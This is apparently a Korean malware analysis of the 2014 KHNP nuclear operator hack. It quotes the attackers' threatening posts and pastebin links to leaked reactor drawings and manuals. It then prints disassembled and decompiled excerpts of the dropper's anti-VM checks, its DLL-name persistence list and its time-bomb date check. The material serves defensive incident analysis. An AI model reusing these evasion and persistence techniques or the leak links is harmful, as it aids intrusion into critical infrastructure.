
크리스마스에 중단되는게 안보이면 저희도 어쩔 수 없네요. 자료 전부 공개하고 2차 파괴를 실행할 수 밖에...
근데 바이러스는 다 잡았는가요? 설마 바이러스 탐지 못한건 아니겠죠 :)

에너지정의행동 분들도 원전반대그룹과 함께 국민의 안전을 위한 좋은 일 더 많이 해주세요.
국민 여러분도 원전 중단과 해체를 위해 애쓰는 원전반대그룹에 더 많은 사랑과 관심 부탁 드립니다.
청와대 아닌 보살 말고 각성하세요.

하와이에서 원전반대그룹 회장, 미 핵.

twtkr에서 작성된 글

12월 21일 (4차 공개)


pastebin.com/cm8mcm0v
PASTEBIN | #1 paste tool since 2002
PASTEBIN
Follow @pastebin
좋아요 19만
create new paste
trending pastes
This week only. Pastebin PRO Accounts Christmas Special! Don't miss out!
한수원 해킹 자료 추가 공개...
BY: NNPP_KR ON DEC 20TH, 2014 | SYNTAX: NONE | SIZE: 0.27 KB | VIEWS: 513 | EXPIRES: NEVER
DOWNLOAD | RAW | EMBED | REPORT ABUSE | PRINT
Get 3 FREE MONTHS of Code School
ACTIVATE A NEW RELIC FREE TRIAL AND GET AN AWESOME FREEBIE! START FREE TRIAL >
1. https://www.dropbox.com/s/asumfn4p3w9o1g4/DRAWING_KORI_2.zip?dl=0
2. https://www.dropbox.com/s/4nf9ntiahvgr8v9/DRAWING_WOLSONG_1.zip?dl=0
3. https://www.dropbox.com/s/6u64iokaqvtw96w/MANUAL_MCNP5%201.6.zip?dl=0
4. https://www.dropbox.com/s/7lwsgnzdd7if8xv/MANUAL_BURN4.zip?dl=0
메뉴얼

12월 23일 (5차 공개)

한수원(KHNP) 해킹자료 (5)

BY: A GUEST ON DEC 22ND, 2014 | SYNTAX: NONE | SIZE: 0.40 KB | VIEWS: 916 | EXPIRES: NEVER

DOWNLOAD | RAW | EMBED | REPORT ABUSE | PRINT

5차례 걸쳐 **총 84건**


```
1  // 고리 1,2호기
2  https://www.dropbox.co
3
4  // 월성 3,4호기
5  https://www.dropbox.co
6
7  // APWR
8  https://www.dropbox.co
9
10 // SPACE 모르시는 분들은
11 https://www.dropbox.co
```

twtkr

홈 | 검색 | 디렉토리

한수원 사이버 대응훈련 아주 완벽하시네.
우리 자꾸 자극해서 어쩔려고~ ㅋㅋㅋ
원전반대그룹에 사죄하면 자료 공개도 검토해 볼게.
사죄할 의향이 있으면 국민들 위해서라도 우리가 요구한 원전들부터 세우시지?

[redacted]


지금 국민들때문에 생각중이거든. 왜 국민들 대피 안 시키냐.
우리는 국민을 사랑하는 원전반대그룹이다.
국민 여러분, 원전에서 빨리 피하세요.
12월 9일을 역사에 남도록 할 것이다.

원전반대그룹 회장 미 핵

twtkr에서 작성된 글

악성코드 분석

한글 문서 악성코드 제작


Name
Size [B]
Created
Accessed
Modified
BodyText
2014-02-05 오전 10:03...
2014-12-08 오후 4:56:48
2014-12-08 오후 4:56:48
Name
Size [B]
Created
Accessed
Modified
BodyText
2014-02-05 오전 10:03...
2014-12-08 오후 4:57:12
2014-12-08 오후 4:57:12
보고서 취합본.hwp
한글과컴퓨터 한글 문서
290KB
안보의견.hwp
한글과컴퓨터 한글 문서
277KB
외교통일안보요지서.hwp
한글과컴퓨터 한글 문서
311KB
제어program(최신-W2).hwp
한글과컴퓨터 한글 문서
289KB
훈련소.hwp
한글과컴퓨터 한글 문서
279KB
약 300 여개
Modified
2014-12-08 오후 4:59:20
2014-12-08 오후 4:59:20
Modified
2014-12-08 오후 5:00:22
2014-12-08 오후 5:00:22
Modified
2014-12-08 오후 5:01:41
2014-12-08 오후 5:01:41
Accessed
Modified
2014-12-08 오후 5:04:02
2014-12-08 오후 5:04:02
2014-12-08 오후 5:04:03
2014-12-08 오후 5:04:03
BodyText
2014-02-05 오전 10:03...
DocOptions
2014-02-05 오전 10:03...
Scripts
2014-02-05 오전 10:03...
2014-02-05 오전 10:03...
2014-02-05 오전 10:03...
DocInfo
1229
1601-01-01 오전 9:00:00
1601-01-01 오전 9:00:00
1601-01-01 오전 9:00:00
FileHeader
256
1601-01-01 오전 9:00:00
1601-01-01 오전 9:00:00
1601-01-01 오전 9:00:00
|HwpSummaryInformation
493
1601-01-01 오전 9:00:00
1601-01-01 오전 9:00:00
1601-01-01 오전 9:00:00
PrvImage
1483
1601-01-01 오전 9:00:00
1601-01-01 오전 9:00:00
1601-01-01 오전 9:00:00
RVA
Data
Description
Value
Machine
IMAGE_FILE_MACHINE_I386
wsss.dll
응용 프로그램 확장
138KB
Number of Sections
Time Date Stamp
2014/12/08 07:14:15 UTC
Pointer to Symbol Table
000000F8
00000000
Number of Symbols
(UTC+9) 2014-12-08 오후 4:14:15

Shellcode (Anti-VM)

```
0EEFFC95   90                NOP
0EEFFC96   33C9              XOR ECX,ECX
0EEFFC98   33C0              XOR EAX,EAX
0EEFFC9A   40                INC EAX
0EEFFC9B   53                PUSH EBX
0EEFFC9C   0FA2              CPUID
0EEFFC9E   5B                POP EBX
0EEFFC9F   C1F9 1F           SAR ECX,1F
0EEFFCA2   F6C1 01           TEST CL,1
0EEFFCA5   0F85 38030000     JNZ 0EEFFFE3
0EEFFCAB   55                PUSH EBP
0EEFFCAC   8BEC              MOV EBP,ESP
0EEFFCAE   81EC 00010000     SUB ESP,100
```


```
0EEFFFE0   72 F4             JB SHORT 0EEFFFD6
0EEFFFE2   C9                LEAVE
0EEFFFE3   59                POP ECX
0EEFFFE4   5D                POP EBP
0EEFFFE5   5B                POP EBX
0EEFFFE6   5A                POP EDX
0EEFFFE7   5E                POP ESI
0EEFFFE8   5F                POP EDI
0EEFFFE9   8B0424            MOV EAX,DWORD PTR SS:[ESP]
0EEFFFEC   66:8138 8BF0      CMP WORD PTR DS:[EAX],0F08B
0EEFFFF1   75 04             JNZ SHORT 0EEFFFF7
0EEFFFF3   830424 3C        ADD DWORD PTR SS:[ESP],3C
0EEFFFF7   8138 3D6B6E75     CMP DWORD PTR DS:[EAX],756E6B3D
0EEFFFFD   75 04             JNZ SHORT 0EF00003
0EEFFFFF   830424 67         ADD DWORD PTR SS:[ESP],67
0EF00003   33C0              XOR EAX,EAX
0EF00005   C3                RETN
0EF00006   56                PUSH ESI
```

악성코드 (Anti-VM)

```
                                Anti_VM_1_sub_100036A0 proc near        ; CODE XREF: sub_100037C0+3B0↓p

                                var_20          = dword ptr -20h
                                var_1C          = dword ptr -1Ch
                                var_18          = dword ptr -18h
                                var_10          = dword ptr -10h
                                var_8           = dword ptr -8
                                var_4           = dword ptr -4

000 55                                          push    ebp
004 8B EC                                       mov     ebp, esp
004 6A FE                                       push    0FFFFFFFEh
008 68 68 41 01 10                              push    offset unk_10014168
00C 68 80 B1 00 10                              push    offset __except_handler4
010 64 A1 00 00 00 00                           mov     eax, large fs:0
010 50                                          push    eax
014 83 EC 10                                    sub     esp, 10h
024 53                                          push    ebx
028 56                                          push    esi
02C 57                                          push    edi
030 A1 4C 50 01 10                              mov     eax, ___security_cookie
030 31 45 F8                                    xor     [ebp+var_8], eax
030 33 C5                                       xor     eax, ebp
030 50                                          push    eax
034 8D 45 F0                                    lea     eax, [ebp+var_10]
034 64 A3 00 00 00 00                           mov     large fs:0, eax
034 89 65 E8                                    mov     [ebp+var_18], esp
034 C7 45 FC 00 00 00 00                        mov     [ebp+var_4], 0
034 50                                          push    eax
038 53                                          push    ebx
03C 51                                          push    ecx
040 52                                          push    edx
044 B8 68 58 4D 56                              mov     eax, 'VMXh'
044 B9 0A 00 00 00                              mov     ecx, 0Ah
044 66 BA 58 56                                 mov     dx, 'VX'
044 ED                                          in      eax, dx
044 89 5D E4                                    mov     [ebp+var_1C], ebx
044 89 4D E0                                    mov     [ebp+var_20], ecx
044 5A                                          pop     edx
040 59                                          pop     ecx
03C 5B                                          pop     ebx
038 58                                          pop     eax
034 EB 09                                       jmp     short loc_10003702
                                ; ---------------------------------------------------------------------------
```

악성코드 (랜덤값 선택)


```
v1 = rand() % 20;
sub_10001C70(v1);
```



악성코드 (서비스 등록 파일명)

```
v0 = _time64(0);
srand(v0);
v1 = rand() % 20;
v42 = 'w';
v43 = 's';
v44 = 's';
v45 = 's';
v46 = '.';
v47 = 'd';
v48 = 'l';
v49 = 'l';
v50 = 0;
GetTempPathA_dword_10018504(260, &v461);
sprintf_s(&DstBuf, 0x104u, "%s%s", &v461, &v42);
GetSystemDirectoryA_dword_100184FC(&v463, 260);
v2 = 20 * v1;
Src = &aBddsvc_dll[20 * v1];
sprintf_s((char *)&v462, 0x104u, "%s\\%s", &v463, &aBddsvc_dll[20 * v1]);
CopyFileA_dword_10018738(&DstBuf, &v462, 0);
SubKey = 'S';
v302 = 'O';
v303 = 'F';
```

.data:10016420	0000000B	C	bddsvc.dll
.data:10016434	0000000C	C	iconsvc.dll
.data:10016448	0000000D	C	ehressvc.dll
.data:1001645C	0000000D	C	netstsvc.dll
.data:10016470	00000009	C	pnas.dll
.data:10016484	00000010	C	pnrpmchname.dll
.data:10016498	0000000B	C	pwpsvc.dll
.data:100164AC	0000000B	C	pcssvc.dll
.data:100164C0	0000000D	C	rregconf.dll
.data:100164D4	00000010	C	scardmngsvc.dll
.data:100164E8	0000000C	C	tcpmsvc.dll
.data:100164FC	0000000C	C	tschmng.dll
.data:10016510	0000000D	C	mmthread.dll
.data:10016524	0000000D	C	wcmngsvc.dll
.data:10016538	0000000B	C	coladj.dll
.data:1001654C	0000000E	C	wndmodmng.dll
.data:10016560	00000010	C	timesyncsvc.dll
.data:10016574	00000011	C	wiredconfsvc.dll
.data:10016588	0000000D	C	wlanconf.dll
.data:1001659C	0000000B	C	wstmng.dll




악성코드 (시간 비교)

```
                        Compare_Time_sub_10006CD0 proc near     ; CODE XREF: REAL_MAL_sub_10006E40+BC↓p
000 55                              push    ebp
004 8B EC                           mov     ebp, esp
004 81 EC 28 01 00 00               sub     esp, 128h
12C A1 4C 50 01 10                  mov     eax, ___security_cookie
12C 33 C5                           xor     eax, ebp
12C 89 45 E0                        mov     [ebp-20h], eax
12C 53                              push    ebx
130 C7 45 FC 00 00 00 00            mov     dword ptr [ebp-4], 0
130 C7 45 E4 00 00 00 00            mov     dword ptr [ebp-1Ch], 0
130 C7 45 F8 33 0C 0D 78            mov     dword ptr [ebp-8], 2014121011

                        loc_10006CF9:                           ; CODE XREF: Compare_Time_sub_10006CD0+14B↓j
130 B8 01 00 00 00                  mov     eax, 1
130 85 C0                           test    eax, eax
130 0F 84 1A 01 00 00               jz      loc_10006E20
130 8D 4D E8                        lea     ecx, [ebp-18h]
130 51                              push    ecx             ; lpSystemTime
134 FF 15 78 20 01 10               call    ds:GetLocalTime
130 0F B7 55 E8                     movzx   edx, word ptr [ebp-18h]
130 69 D2 40 42 0F 00               imul    edx, 0F4240h
130 0F B7 45 EA                     movzx   eax, word ptr [ebp-16h]
130 69 C0 10 27 00 00               imul    eax, 2710h
130 03 D0                           add     edx, eax
130 0F B7 4D EE                     movzx   ecx, word ptr [ebp-12h]
130 6B C9 64                        imul    ecx, 64h
130 03 D1                           add     edx, ecx
130 0F B7 45 F0                     movzx   eax, word ptr [ebp-10h]
130 03 D0                           add     edx, eax
130 89 55 E4                        mov     [ebp-1Ch], edx
130 8B 4D E4                        mov     ecx, [ebp-1Ch]
